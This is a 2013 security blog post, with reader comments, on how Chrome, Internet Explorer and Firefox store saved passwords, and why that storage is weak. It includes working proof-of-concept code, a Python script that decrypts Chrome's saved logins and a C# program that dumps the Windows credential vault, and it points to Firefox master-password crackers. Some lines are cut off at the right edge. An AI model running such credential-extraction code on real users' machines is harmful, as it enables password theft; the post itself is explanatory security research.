RaiderSec

Texas Tech Security Group

Pages

- Home
- Topics
- Meetings
- Resources

Blog Archive

▼ 2013 (17)
  ► September (1)
  ► July (1)
  ▼ June (2)
    How Browsers Store Your Passwords (and Why You Sho...
    Smash the Stack IO Level 4 Writeup
  ► March (3)
  ► January (10)
► 2012 (36)
► 2011 (3)

Follow @RaiderSec

Thursday, June 20, 2013

How Browsers Store Your Passwords (and Why You Shouldn't Let

Introduction

In a previous post, I introduced a Twitter bot called dumpmon which monitors paste sites for account dumps, c and other information. Since then, I've been monitoring the information that is detected. While you can expect with more dumpmon-filled data soon, this post is about how browsers store passwords.

I mention dumpmon because I have started to run across quite a few pastes like this that appear to be credenti malware on infected computers. It got me thinking - I've always considered it best to not have browsers store p directly, but why? How easy can it be for malware to pull these passwords off of infected computers? Since sour tough to find in one place, I've decided to post the results here, as well as show some simple code to extract pa each browser's password manager.

The Browsers

For this post, I'll be analyzing the following browsers on a Windows 8 machine. Here's a table of contents for thi you skip to whatever browser you're interested in:

- Chrome 27.0.1453.110
- IE 10
- Firefox 21.0

Chrome

Difficulty to obtain passwords: Easy

Let's start with Chrome. Disappointingly, I found Chrome to be the easiest browser to extract passwords from. The encrypted passwords are stored in a sqlite database located at "%APPDATA%\..\Local\Google\Chrome\User Data\Default\Login Data". But how do they get there? And how is it encrypted? I got a majority of information about how passwords are stored in Chrome from this article written over 4 years ago. Since a bit has changed since then, I'll follow the same steps to show you how passwords are handled using snippets from the current Chromium source (or you just skip straight to the decryption).


Logos

Encryption and Storing Passwords


When you attempt to log into a website, Chrome first checks to see if it was a successful login:

```
// Looks like a successful login attempt. Either show an infobar or
// automatically save the login data. We prompt when the user hasn't already
// given consent, either through previously accepting the infobar or by having
// the browser generate the password.
provisional_save_manager_->SubmitPassed();
if (provisional_save_manager_->HasGeneratedPassword())
  UMA_HISTOGRAM_COUNTS("PasswordGeneration.Submitted", 1);
if (provisional_save_manager_->IsNewLogin() &&
    !provisional_save_manager_->HasGeneratedPassword()) {
  delegate_->AddSavePasswordInfoBarIfPermitted(
      provisional_save_manager_.release());
} else {
  provisional_save_manager_->Save();
  provisional_save_manager_.reset();
}
```

We can see that if it's a successful login, and you used a new set of credentials that the browser didn't generate display a bar asking if you want your password to be remembered:




To save space, I'm omitting the code that creates the Save Password bar. However, if we click "Save password", function is called, which in turn calls the "Save" function of Chrome's password manager:




```
void PasswordFormManager::Save() {
  DCHECK_EQ(state_, POST_MATCHING_PHASE);
  DCHECK(!profile_->IsOffTheRecord());

  if (IsNewLogin())
    SaveAsNewLogin(true);
  else
    UpdateLogin();
}
```

Easy enough. If it's a new login, we need to save it as such:




```
pending_credentials_.date_created = Time::Now();
SanitizePossibleUsernames(&pending_credentials_);
password_store->AddLogin(pending_credentials_);

if (reset_preferred_login) {
  UpdatePreferredLoginState(password_store);
}
```

Again to save space, I've snipped a bit out of this (a check is performed to see if the credentials go to a Google w After this function is called, a task is scheduled to perform the AddLoginImpl() function. This is to help keep the




```
void PasswordStoreDefault::AddLoginImpl(const PasswordForm& form) {
  if (login_db_->AddLogin(form)) {
    PasswordStoreChangeList changes;
    changes.push_back(PasswordStoreChange(PasswordStoreChange::ADD, form));
    content::NotificationService::current()->Notify(
        chrome::NOTIFICATION_LOGINS_CHANGED,
        content::Source<PasswordStore>(this),
        content::Details<PasswordStoreChangeList>(&changes));
  }
}
```

This function attempts to call the AddLogin() function of the login database object, checking to see if it was succ function (we're about to see how passwords are stored, I promise!):



```
bool LoginDatabase::AddLogin(const PasswordForm& form) {
  std::string encrypted_password;
  if (!EncryptedString(form.password_value, &encrypted_password))
    return false;

  // You *must* change LoginTableColumns if this query changes.
  sql::Statement s(db_.GetCachedStatement(SQL_FROM_HERE,
```

Now we're getting somewhere. We create an encrypted string out of our password. I've snipped it out, but belo "sql::Statement" line, a SQL query is performed to store the encrypted data in the Login Data file. The Encryptec simply calls the EncryptString16 function on an Encryptor object (this just calls the following function below):




```
bool Encryptor::EncryptString(const std::string& plaintext,
                              std::string* ciphertext) {
  DATA_BLOB input;
  input.pbData = const_cast<BYTE*>(
      reinterpret_cast<const BYTE*>(plaintext.data()));
  input.cbData = static_cast<DWORD>(plaintext.length());

  DATA_BLOB output;
  BOOL result = CryptProtectData(&input, L"", NULL, NULL, NULL,
                                 0, &output);
  if (!result)
    return false;

  // this does a copy
  ciphertext->assign(reinterpret_cast<std::string::value_type*>(output.pbData),
                     output.cbData);

  LocalFree(output.pbData);
  return true;
}
```

Finally! We can finally see that the password given is encrypted using a call to the Windows API function CryptPr means that the password is likely to only be recovered by a user with the same logon credential that encrypted no problem, since malware is usually executed within the context of a user.

Decrypting the Passwords

Before talking about how to decrypt the passwords stored above, let's first take a look at the Login Data file usi browser.



	origin_url	action_url	username_element	username_value	password_element	password_value
1	https://ssl.reddit.com/login	https://ssl.reddit.com/post/login	user	th_away123	passwd	r


Our goal will be to extract the action_url, username_value, and password_value (binary, so the SQLite browser c fields from this database. To decrypt the password, all we'll need to do is make a call to the Windows API CryptU function. Fortunately for us, Python has a great library for making Windows API calls called pywin32.

Let's look at the PoC:

```python
#The MIT License (MIT)

# Copyright (c) 2012 Jordan Wright <jordan-wright.github.io>

# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:

# The above copyright notice and this permission notice shall be included in
# all copies or substantial portions of the Software.

# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
# THE SOFTWARE.

from os import getenv
import sqlite3
import win32crypt

# Connect to the Database
conn = sqlite3.connect(getenv("APPDATA") + "\..\Local\Google\Chrome\User Data\Default\Login Data")
cursor = conn.cursor()
# Get the results
cursor.execute('SELECT action_url, username_value, password_value FROM logins')
for result in cursor.fetchall():
  # Decrypt the Password
        password = win32crypt.CryptUnprotectData(result[2], None, None, None, 0)[1]
        if password:
                print 'Site: ' + result[0]
                print 'Username: ' + result[1]
                print 'Password: ' + password
```

chrome_extract.py hosted with ♡ by GitHub

And, by running the code, we see we are successful!



```
...
Site: https://ssl.reddit.com/post/login
Username: th_away123
Password: s3cret_p4ssword
>>>
```

While it was a bit involved to find out how the passwords are stored (other dynamic methods could be used, bu showing the code would be most thorough), we can see that not much effort was needed to actually decrypt th only data that is protected is the password field, and that's only in the context of the current user.

Internet Explorer

Difficulty to obtain passwords: Easy/Medium/Hard (Depends on version)

Up until IE10, Internet Explorer's password manager used essentially the same technology as Chrome's, but wit

interesting twists. For the sake of completeness, we'll briefly discuss where passwords are stored in IE7-IE9, then we'll discuss the change made in IE10.

Internet Explorer 7-9


In previous versions of Internet Explorer, passwords were stored in two different places, depending on the *type* of password.

- **Registry (form-based authentication)** - Passwords submitted to websites such as Facebook, Gmail, etc.
- **Credentials File** - HTTP Authentication passwords, as well as network login credentials

For the sake of this post, we'll discuss credentials from form-based authentication, since these are what an aver likely target. These credentials are stored in the following registry key:

```
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2
```

Looking at the values using regedit, we see something similar to the following:



Name	Type	Data
(Default)	REG_SZ	(value not set)
EF44D3E034009CB0FD1B1D81A1FF3F3335213BD796	REG_BINARY	01 00 00 00 d0 8c 9d df 01 15 d1 11 8c 7a 00 c0 4f c2 97 eb 01 00 00 00 fa be a6 45 67 ...

As was the case with Chrome, these credentials are stored using Windows API function CryptProtectData. The d that additional entropy is provided to the function. This entropy, also the registry key, is the SHA1 checksum of unicode) of the site for which the credentials are used.

This is beneficial because when a user visits a website IE can quickly determine if credentials are stored for it by URL, and then using that hash to decrypt the credentials. However, if an attacker doesn't know the URL used, th much harder time decrypting the credentials.


Attackers will often be able to mitigate this protection by simply iterating through a user's Internet history, hash and then checking to see if any credentials have been stored for it.

While I won't paste the entire code here, you can find a great example of a full PoC here. For now, let's move on

Internet Explorer 10

Note: Please refer to the comment below by Amy Adams regarding the fact that Windows Store Apps cannot ac credentials in the way described above. However, this method is still relevant for applications running in the co

IE10 changed the way it stores passwords. Now, all autocomplete passwords are stored in the Credential Mana called the "Web Credentials". It looks something like the following:



Manage your credentials

View and delete your saved logon information for websites, connected applications and networks.

Web Passwords

http://www.reddit.com/	test_account
http://www.reddit.com/	th_away123
https://www.facebook.com/	test@test.com

To my knowledge (I wasn't able to find much information on this), these credential files are stored in %APPDATA%\Local\Microsoft\Vault\[random]. A reference to what these files are, and the format used could be

What I *do* know is that it wasn't hard to obtain these passwords. In fact, it was extremely easy. Microsoft recent new Windows runtime for more API access. This runtime provides access to a Windows.Security.Credentials nar provides all the functionality we need to enumerate the user's credentials.


In fact, here is a short PoC C# snippet which, when executed in the context of a user, will retrieve all the stored

```
/*The MIT License (MIT)

Copyright (c) 2012 Jordan Wright <jordan-wright.github.io>

```

```
Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.*/

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using Windows.Security.Credentials;

namespace PasswordVaultTest
{
    class Program
    {
        static void Main(string[] args)
        {
            // Create a handle to the Widnows Password vault
            Windows.Security.Credentials.PasswordVault vault = new PasswordVault();
            // Retrieve all the credentials from the vault
            IReadOnlyList<PasswordCredential> credentials = vault.RetrieveAll();
            // The list returned is an IReadOnlyList, so there is no enumerator.
            // No problem, we'll just see how many credentials there are and do it the
            // old fashioned way
            for (int i = 0; i < credentials.Count; i++)
            {
                // Obtain the credential
                PasswordCredential cred = credentials.ElementAt(i);
                // "Fill in the password" (I wish I knew more about what this was doing)
                cred.RetrievePassword();
                // Print the result
                Console.WriteLine(cred.Resource + ':' + cred.UserName + ':' + cred.Password);
            }
            Console.ReadKey();
        }
    }
}
```

ie_extract.cs hosted with ♡ by GitHub

When executing the program, the output will be similar to this:



```
C:\Users\          \Documents\Visual Studio 2012\Projects\PasswordVaultTest\PasswordVaultTest\bin\Debug>Password
http://www.reddit.com/:th awav123:s3cret_p4ssword

http://www.reddit.com/:test_account:abc123
https://www.facebook.com/:test@test.com:S3cretPassword!@#$
```

*Note: I removed some sites that I believe came from me telling IE **not** to record. Other than that, I'm not sure ho there.*

As you can see, it was pretty trivial to extract all the passwords in use from a given user, as long as our program the context of the user. Moving right along!

Firefox

Difficulty to obtain passwords: Medium/Very Hard

Next let's take a look at Firefox, which was tricky. I primarily used these slides (among a multitude of other resources) to find information about where user data is stored.

But first, a little about the crypto behind Firefox's password manager. Mozilla developed a open-source set of libraries called "Network Security Services", or NSS, to provide developers with the ability to create applications that meet a wide variety of security standards. Firefox makes use of an API in this library called the "Secret Decoder Ring", or SDR, to facilitate the encryption and decryption of account credentials. While it may have a "cutesy name", let's see how it's used by Firefox to provide competitive crypto:

When a Firefox profile is first created, a random key called an SDR key and a salt are created and stored in a file called "key3.db". This key and salt are used in the 3DES (DES-EDE-CBC) algorithm to encrypt all us passwords. These encrypted values are then base64-encoded, and stored in a sqlite database called signons.sq "signons.sqlite" and "key3.db" files are located at %APPDATA%/Mozilla/Firefox/Profiles/[random_profile].


So what we need to do is to get the SDR key. As explained here, this key is held in a container called a PKCS#11 This token is encapsulated inside of a PKCS#11 "slot". Therefore, to decrypt the account credentials, we need to

But there's a catch. This SDR key itself is encrypted using the 3DES (DES-EDE-CBC) algorithm. The key to decrypt hash of what Mozilla calls a "Master Password", paired with another value found in the key3.db file called the "g

Firefox users are able to set a Master Password in the browser's settings. The problem is that many users likely about this feature. As we can see, the entire integrity of a user's account credentials hinges on the complexity o password that's tucked away in the security settings, since this is the only value not known to the attacker. How been that if a user picks a strong Master Password, it is unlikely that an attacker will be able to recover the store

Here's the thing - if a user doesn't set a Master Password, a null one ("") is used. This means that an attacker cou global salt, hash it with "", use that to decrypt the SDR key, and then use that to compromise the user's credenti

Let's see what this might look like:



To get a better picture of what's happening, let's briefly go to the source. The primary function responsible for c decryption is called PK11SDR_Decrypt. While I won't put the whole function here, the following functions are cal

1. PK11_GetInternalKeySlot() //Gets the internal key slot
2. PK11_Authenticate() //Authenticates to the slot using the given Master Password
3. PK11_FindFixedKey() //Gets the SDR key from the slot
4. pk11_Decrypt() //Decrypts the base64-decoded data using the found SDR key

As for example code to decrypt the passwords, since this process is a bit involved, I won't reinvent the wheel he here are two open-source projects that can do this process for you:

- FireMaster - Brute forces master passwords
- ffpasscracker - I promised you Python, so here's a solution. This uses the libnss.so library as a loaded DLL. on Windows, you can use these cygwin DLL's.

Conclusion

I hope this post has helped clarify how browsers store your passwords, and why in some cases you shouldn't le it would be unfair to end the post saying that browsers are completely unreliable at storing passwords. For exa of Firefox, if a strong Master Password is chosen, account details are very unlikely to be harvested.

But, if you would like an alternative password manager, LastPass, KeePass, etc. are all great suggestions. You cc implement two-factor authentication using a device such as a YubiKey.

As always, please don't hesitate to let me know if you have any questions or suggestions in the comments belov

- Jordan (@jw_sec)

Posted by Jordan at 10:08 PM 77 Comments
Labels: browsers, passwords, python

77 Comments Github Blog Disqus' Privacy Policy

Recommend Tweet Share

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Manuel • 7 years ago

I also don't think that the other browsers have a much higher security level. You have to have control over you s is not the case the security mechanisms would not help you much.
You also can have a vault with a master key for the passwords. But when the key for the vault is in another vaul the second vault is on the system, this would not help you much, even if it looks like great security features.
The key is that no one has access to your system. If this is the case, then the security of chrome is good.
If anyone has access to your system, then nothing can help you, as the atacker can even get access to the mas by just changing some files of firefox.

1 ^ | ˅ • Reply • Share ›

prashant → Manuel • a year ago

Why doesn't Firefox add a option which encrypts the password using another password which user does to.
For example whenever password is needed . User sends a file to a separate server provided by mozila. be decrypted by the server and the server then sends data to browser for that password field.
Even if someone steals that file and pastes it in his computer server can recognize that it is a different IF the file so it won't return the passwords.
The server doesn't store the file. So server won't have access to your password
This can make problem when you change IP address but otherwise it works fine.
Why is this not implemented.

1 ^ | ˅ • Reply • Share ›

Mario Vilas • 8 years ago

I believe the only protection encryption can give you in this case is preventing decryption in the event the files a of a misconfigured share or P2P program. Which all browsers seem to be doing correctly.

Firefox is also trying to protect the file in case of a compromise, but it'll only work as long as the user detects the actually typing the master password. So while it does add an extra layer of security, I can see why both Chrome this - the extra effort only protects you in a very limited scenario, and it can be damaging to the user experience

The IE trick is by far the most imaginative, it also only adds very little extra protection but it doesn't really cost a development standpoint, and it also doesn't change the user experience at all since it's completely transparent.

1 ^ | ˅ • Reply • Share ›

Michael Stern • 8 months ago • edited

Here's an actual security review.

Scenario: Someone stole the user's laptop.
Chrome: Very hard. Either you know their Windows password or you don't.
IE: Very hard. Either you know their Windows password or you don't.
Firefox: Very hard. Either you know their master password or you don't.

Scenario: You forgot to lock your computer (why?) and I'm on your computer, trying to get your passwords.
Chrome: Very easy. I'll run a program that extracts the passwords.
IE: Very easy. I'll run a program that extracts the passwords.
Firefox: Easy. I'll run a program that shows you the master password dialog after a while, then extracts the pass them on pastebin.

Scenario: There's an unknown flaw in how the browsers encrypt data, because it's just programmers messing w and not cryptographers.

Chrome: Unlikely. The entire Windows crypto system bases on that, and it's gotten a lot of attention. People act that.
IE: Unlikely. The entire Windows crypto system bases on that, and it's gotten a lot of attention. People actively t
Firefox: Likely. Reinventing the wheel in cryptography is always a recipe for disaster.

see more

• Reply • Share ›

Yasir Anqa • 3 years ago

Such a great article.

• Reply • Share ›

DrGT • 3 years ago

I need to find a way to add a record to the Chrome login data that could not otherwise get it to be saved.

• Reply • Share ›

MrPete • 4 years ago

To bring a bit of realism to this (long term) conversation: NO, the review does not assume malware is already ru computer. It assumes a far more likely scenario: a computer that has a logged-in user.

The following "scare the executive" demonstration is quite effective, and 100% realistic. Here's how I present it.

"Suppose I'm a visitor to your office. You're working on your laptop at your desk. You welcome me, offer me a s get me a cup of coffee, which I gladly accept. While you're gone, here's what I might do if I were a Bad Guy:
- pull out this USB memory stick
- plug it in your laptop
- wait a few seconds for it to be recognized
- press these keys to run an app on the stick: Win+R, "d:x" (if it was the D drive; one click on the systray would drive)

As you can see, the app popped up all of your IE logins, passwords, and other saved form fields (credit card inf saved them to my memory key!

- One more click and I'm done
- I pull out the memory key and sit back down

Total elapsed time: less than ten seconds...

...and THAT is why you need good security software, and that's why you should never save private info in IE."

• Reply • Share ›

Michael Stern ➦ MrPete • 8 months ago • edited

While you get me your coffee, I press Windows + E, know what drive the USB disk is, and start my prog You come back, notice nothing, I leave after a nice cup of coffee. You browse around, enter your master BAMM I have all your passwords, right on my pastebin.

Now here's what actually would happen, if you got in the office of any system I maintain.
Not even considering the fact that I don't forget to lock my computer, and use a password manager. Let' office of some other employee.
They offer you to get coffee. You plug in your USB stick, and it doesn't work, because it's restricted.
A few moments later, I come into the office, and ask you if you did something on the system.
You decline. I tell you that it's odd, because I saw an alert just now. The other employee comes back. I e happened.
And this is probably where things get interesting ...

What people should be more educated about is locking their computer when they get up. Note that your on that too - they have to save the passwords, they have to leave the computer unattended, AND they a to lock their computer.
Locking computers should become muscle memory - you get up, you press Windows+L. Every time. An do anything" doesn't count.

• Reply • Share ›

Otter3000 • 5 years ago

Great research and article, well done - it's hard to find information about this topic, I wish more people were loo thoroughly as you.

Regarding Firefox, there's a big difference between the rating given by the OWADE slides and this article - the that Firefox password vault is the worst out of all the browsers, but your article rates it as "medium/very hard". V difference? Perhaps their rating was based on the fact that most users won't configure a "master password", wh assuming a strong password was given?

• Reply • Share ›

Lyo M ➦ Otter3000 • 5 years ago • edited

The OWADE slides state that - Firefox uses a homebrew solution, if malware is already running, it can ju user to enter the master password.

You imply that IE and Chrome do not use master passwords - that is wrong, they do. The master passw

Windows password. As long as the user does not enter it (as in, isn't logged in), the passwords are com assume that the user has already entered the password on an infected computer? The separate master Firefox won't help you either if you assume malware is present on the PC as the user is working and ent passwords.

⌃ | ⌄ • Reply • Share ›

Avatar This comment was deleted.

toster → Guest • 5 years ago

Pretty much all of it. Not sure about edge Have checked chrome and ff recently, still the same.

⌃ | ⌄ • Reply • Share ›

Shef → toster • 5 years ago

operational error database is locked
on chrome Version 47.0.2526.111 m
explain somebody please
is it because of new patches of chrome?

⌃ | ⌄ • Reply • Share ›

toster → Shef • 5 years ago

My guess is chrome is still running. Close it or copy the cookie/login files elsewhere, then

⌃ | ⌄ • Reply • Share ›

Shef → toster • 5 years ago • edited

thanks .... i ran script after closing my chrome browser and it and to my surprise, it still wo

⌃ | ⌄ • Reply • Share ›

Richard Chola • 6 years ago

wow you explained this prety good man,was actually motivated to start learn python cipher hacker again

⌃ | ⌄ • Reply • Share ›

Techblogger2 • 6 years ago

Another product to use is ShieldToGo which has the added advantage of being a usb based password manage passwords away from the cloud and also provides up to 8GB encrypted storage.

⌃ | ⌄ • Reply • Share ›

Z • 6 years ago

I created a malicious browser extension for Firefox 2 years ago, it was able to grab the passwords protected by password - just after the user unlocked it. The code to steal it was super easy. https://github.com/Z6543/Zo...

Also, Citadel is targeting Keepass and Password Safe nowadays. http://arstechnica.com/secu...

Morale of the story: your passwords are not safe when your computer is infected with malware.

⌃ | ⌄ • Reply • Share ›

M.S. krishna deepak • 7 years ago

It says win32 crypt is not installed. I tried to search for it on google but couldn't find any thing for windows

⌃ | ⌄ • Reply • Share ›

Paul Brighton • 7 years ago

Thank you so much for giving great information .

⌃ | ⌄ • Reply • Share ›

Tarren Luvene • 7 years ago

What version of python works best with this script? I'm working on 3.4 and i get syntax errors on line 36 every ti manipulating the spaces but no good on it. Any idea?

⌃ | ⌄ • Reply • Share ›

Davaa • 7 years ago

Hi all, How to work this ffpasscracker in win7? Did anyone try it ? i cant decrypt data. If someone know about th some hint or advice

⌃ | ⌄ • Reply • Share ›

Davaa • 7 years ago

Prenom Nom maybe u should insatll pywin32 same as your python version and work it. It's working no problem

⌃ | ⌄ • Reply • Share ›

Davaa • 7 years ago

This comment has been removed by the author.

⌃ | ⌄ • Reply • Share ›

Davaa • 7 years ago

This comment has been removed by the author.

^ | v • Reply • Share ›

Connie Garrick • 7 years ago

Nice info. Today I learned something new. Thanks for sharing.

Online computer shop

^ | v • Reply • Share ›

Jordan • 7 years ago

Davaa,

The post mentions that if a master password is not set, the null value "" is used. This makes it trivial to extract tl

As the post mentions, you can use Firemaster or ffpasscracker to do this.

^ | v • Reply • Share ›

Davaa • 7 years ago

This comment has been removed by the author.

^ | v • Reply • Share ›

Davaa0629 • 7 years ago

This comment has been removed by the author.

^ | v • Reply • Share ›

Saurav Sen • 7 years ago

Please give me mozila password recovery python code for windows XP & others.

^ | v • Reply • Share ›

Degru ➦ Saurav Sen • 6 years ago

No need, because you can just go to the Saved Passwords section of the settings and look at them ther

If the profile is protected by a master password, however, it will be extremely difficult to recover the pass

1 ^ | v • Reply • Share ›

Jordan Mod ➦ Degru • 6 years ago

You're correct - for manual extraction, this would be possible.

The goal of this post was to show automated methods to extract browser passwords. These metl commonly employed by malware to steal passwords.

^ | v • Reply • Share ›

Alex Gold • 7 years ago

This comment has been removed by a blog administrator.

^ | v • Reply • Share ›

na • 7 years ago

Hey, saw your article and it was really helpful in understanding how the passwords are stored. I did notice thoug link when you mention "To use this on Windows, you can use these cygwin DLL's." when talking about ffpasscra attempts at converting this to Windows as a personal experiment with the necessary dll files have resulted in "V Exception: access violation writing 0x00000000 when any libnss calls are done. Would you know offhand what errors or should I guide this question to the creator of that proof of concept?

^ | v • Reply • Share ›

Amar pawar • 7 years ago

well ,here it is explained in detail how to view saved passwords in chrome- http://www.superpctricks.co...

^ | v • Reply • Share ›

spark david • 8 years ago

I have been looking the World Wide Web for this information and I want to thank you for this post. link wheel se

^ | v • Reply • Share ›

brenton strine • 8 years ago

This is helpful, however, it doesn't seem like you considered Chrome with the Sync Passphrase in effect. Also, y password managers, but most people will use those with the 'remember me' option checked--so I'm wondering actually a better option in those cases.

Here's a security.stackexchange question I'm trying to get an authoritative answer on: http://security.stackexcha

^ | v • Reply • Share ›

toudoku • 8 years ago

Could you do an analysis on less popular browsers like Safarai or Opera (12.x) as well?

• Reply • Share ›

Andrew Zitnay • 8 years ago

This comment has been removed by the author.

• Reply • Share ›

Unknown • 8 years ago

Did you by chance have a look at how well the master password is protected in Firefox's memory? A trojan (or a who found his colleague's PC unlocked) should not have a hard time installing a Firefox addon. And since Firef to restart for installing and uninstalling most addons, if the master password is accessible via the extension API that way without restarting Firefox at all.

Yes, I am aware that Firefox can show you a list of all stored passwords if you have already entered the master you cannot copy them and trying to screenshot it in parts may be a bit harder than just copying the master pass password db might be a lot faster if the user has stored a lot of unmemorizable passwords in his password safe

• Reply • Share ›

DatS • 8 years ago

Really nice background, thank you!

But locally stored passwords have never been highest concern. Like posted above, if malware is running alreac anymore.

I would be more interessted in the syncronization feature.
I know from Firefox a public/private key method, not very user friendly but on the first look professional.
In Chrome it seems to be the "google account token" to enable sync between devices.
